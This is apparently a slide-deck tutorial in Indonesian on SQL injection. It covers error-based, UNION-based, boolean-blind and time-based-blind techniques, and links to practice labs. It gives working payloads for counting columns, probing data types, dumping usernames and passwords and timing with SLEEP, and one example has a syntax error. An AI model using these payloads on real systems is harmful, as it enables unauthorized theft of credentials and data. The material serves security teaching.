
MORE PAYLOADS?

Terdapat beberapa sumber untuk mendapatkan berbagai jenis payload yang dapat digunakan untuk melakukan SQL injection. Berikut merupakan contoh sumber yang dapat menyediakan list payload:


- 1 <https://portswigger.net/web-security/sql-injection/cheat-sheet>
- 2 <https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/>
- 3 <https://hacktricks.boitotech.com.br/pentesting-web/sql-injection>
- 4 <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>



JENIS SERANGAN SQL INJECTION



JENIS SERANGAN SQL INJECTION




Teknik ini mengeksplorasi **pesan error** yang dihasilkan oleh database saat query SQL tidak valid. Jika sebuah aplikasi **tidak menangani error dengan benar**, database dapat memberikan **informasi sensitif** seperti struktur tabel, kolom, nama database, atau jenis database yang digunakan.

IMPLEMENTASI ERROR-BASED INJECTION

Berikut merupakan salah satu contoh error-based injection:

```
SELECT username FROM users WHERE id = 1' ORDER BY 10 -- ;  
Output Example: Unknown column '10' in 'order clause'
```

Berdasarkan output tersebut, terdapat informasi yang secara tersirat dinyatakan yakni bahwa kolom yang digunakan memiliki jumlah kolom kurang dari 10 kolom



JENIS SERANGAN SQL INJECTION

UNION-BASED SQL INJECTION

Teknik ini menggunakan perintah **UNION SELECT** untuk **menggabungkan hasil query asli** dengan data dari tabel lain yang dapat diakses oleh user saat ini.


```
SELECT a FROM name UNION SELECT b FROM age
```

Query di atas akan menampilkan hasil kedua SELECT dalam satu response tanpa duplikasi data antar tabel.

KETENTUAN UNION SQLI

Berikut merupakan syarat/ketentuan dari metode UNION

1. jumlah kolom antar tabel yang diquery harus sama
2. Query yang digunakan harus sesuai dengan tipe data dari kolom database yang digunakan



Tips:

- Cari jumlah data pada kolom yang ingin digabungkan atau digunakan dengan mengiterasi jumlah kolom hingga mengeluarkan sebuah output
- Cari tipe data yang tepat dengan mencoba seluruh tipe data untuk mengetahui tipe data yang sesuai dengan kolom yang ingin digunakan

CARA MENCARI JUMLAH KOLOM

Metode 1

Metode pertama adalah dengan menggunakan ORDER BY (Contoh query: a' ORDER BY 1--). Value 1 dapat diiterasi atau ditambah hingga memberikan output yang artinya value tersebut benar dan sesuai dengan jumlah data pada kolom yang digunakan.

Metode 2

Metode kedua yakni menggunakan UNION SELECT yang kemudian mengiterasi jumlah value NULL. Berikut merupakan contoh iterasi NULL value:

```
' UNION SELECT NULL--  
' UNION SELECT NULL, NULL--
```

Jumlah value NULL ditambahkan hingga memunculkan sebuah output selain error.

CARA MENCARI TIPE DATA KOLOM

Salah satu caranya adalah dengan cara menggunakan metode UNION SELECT.
Berikut merupakan contoh dari pencarian tipe data kolom (3 kolom):

```
' UNION SELECT 'a', NULL, NULL--  
' UNION SELECT NULL, 'a', NULL--  
' UNION SELECT NULL, NULL, 'a'--
```

Kolom yang dituju memiliki tipe data yang dimana akan menghasilkan error apabila diberi value pada kolom tertentu.

Contoh error pada MySQL

ERROR 1366 (HY000): Incorrect integer value: 'a' for column 'id' at row 1

kolom id memiliki tipe data integer sedangkan value yang digunakan bukan sebuah integer

IMPLEMENTASI UNION INJECTION

username	password
admin	12345
syl	syl12345

Apabila query asli (original) menampilkan 2 kolom dan attacker ingin menampilkan output dari 2 kolom, maka attacker dapat menggunakan query berikut:

```
' UNION SELECT username, password FROM users--  
Expected Output : admin | 12345678
```

Namun, apabila query asli hanya menampilkan 1 kolom, tetapi attacker ingin menggabungkan 2 value dalam 1 kolom, maka attacker dapat menggunakan teknik penggabungan (concatenation):


```
' UNION SELECT username || '~' || password FROM users--  
Expected Output : admin~12345678
```

PRACTICE

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/SQl-INJECTION/UNION-ATTACKS/LAB-DETERMINE-NUMBER-OF-COLUMNS](https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns)

[HTTPS://PORTSWIGGER.NET/WEB-SECURITY/SQl-INJECTION/UNION-ATTACKS/LAB-FIND-COLUMN-CONTAINING-TEXT](https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text)

JENIS SERANGAN SQL INJECTION



BOOLEAN BLIND SQL INJECTION

Teknik ini menggunakan salah satu variasi **blind sql injection** dengan cara aplikasi target **merespons dari input yang diberikan**, yakni, menggunakan **perbandingan boolean** (**TRUE** atau **FALSE**) untuk mengetahui apakah suatu kondisi benar atau salah.


IMPLEMENTASI BOOLEAN BLIND INJECTION

Berikut merupakan contoh query implementasi boolean-based blind injection:


1' AND LENGTH(DATABASE())=6 -- -

Contoh Output : TRUE

Query tersebut mengecek panjang nama database dan apabila panjang karakter dari database sesuai, maka akan return TRUE, namun apabila tidak sesuai maka akan return FALSE.



JENIS SERANGAN SQL INJECTION



TIME-BASED BLIND SQL INJECTION

Teknik ini menggunakan salah satu variasi **blind sql injection** yang **mengandalkan delay waktu** untuk menentukan apakah injeksi berhasil. Jika input SQL mengakibatkan **penundaan dalam respons server**, maka ada kemungkinan sistem rentan terhadap SQLi.


IMPLEMENTASI TIME-BASED BLIND INJECTION

Berikut merupakan contoh query implementasi time-based blind injection:

```
1' OR IF(LENGTH DATABASE())=6, SLEEP(5), 0) --
```

Expected Output : (Delay response selama 5 detik)

Query tersebut mengecek panjang nama database dan apabila panjang karakter dari database sesuai, maka akan return TRUE setelah 5 detik, namun apabila tidak sesuai maka akan return FALSE tanpa delay.



The screenshot shows a login form with two input fields and a blue 'Login' button. The top input field contains the value 'Sylvia' OR IF(1=1, SLEEP(5), 0); --'. The bottom input field contains the value 'anything'. The 'Login' button is highlighted in blue.

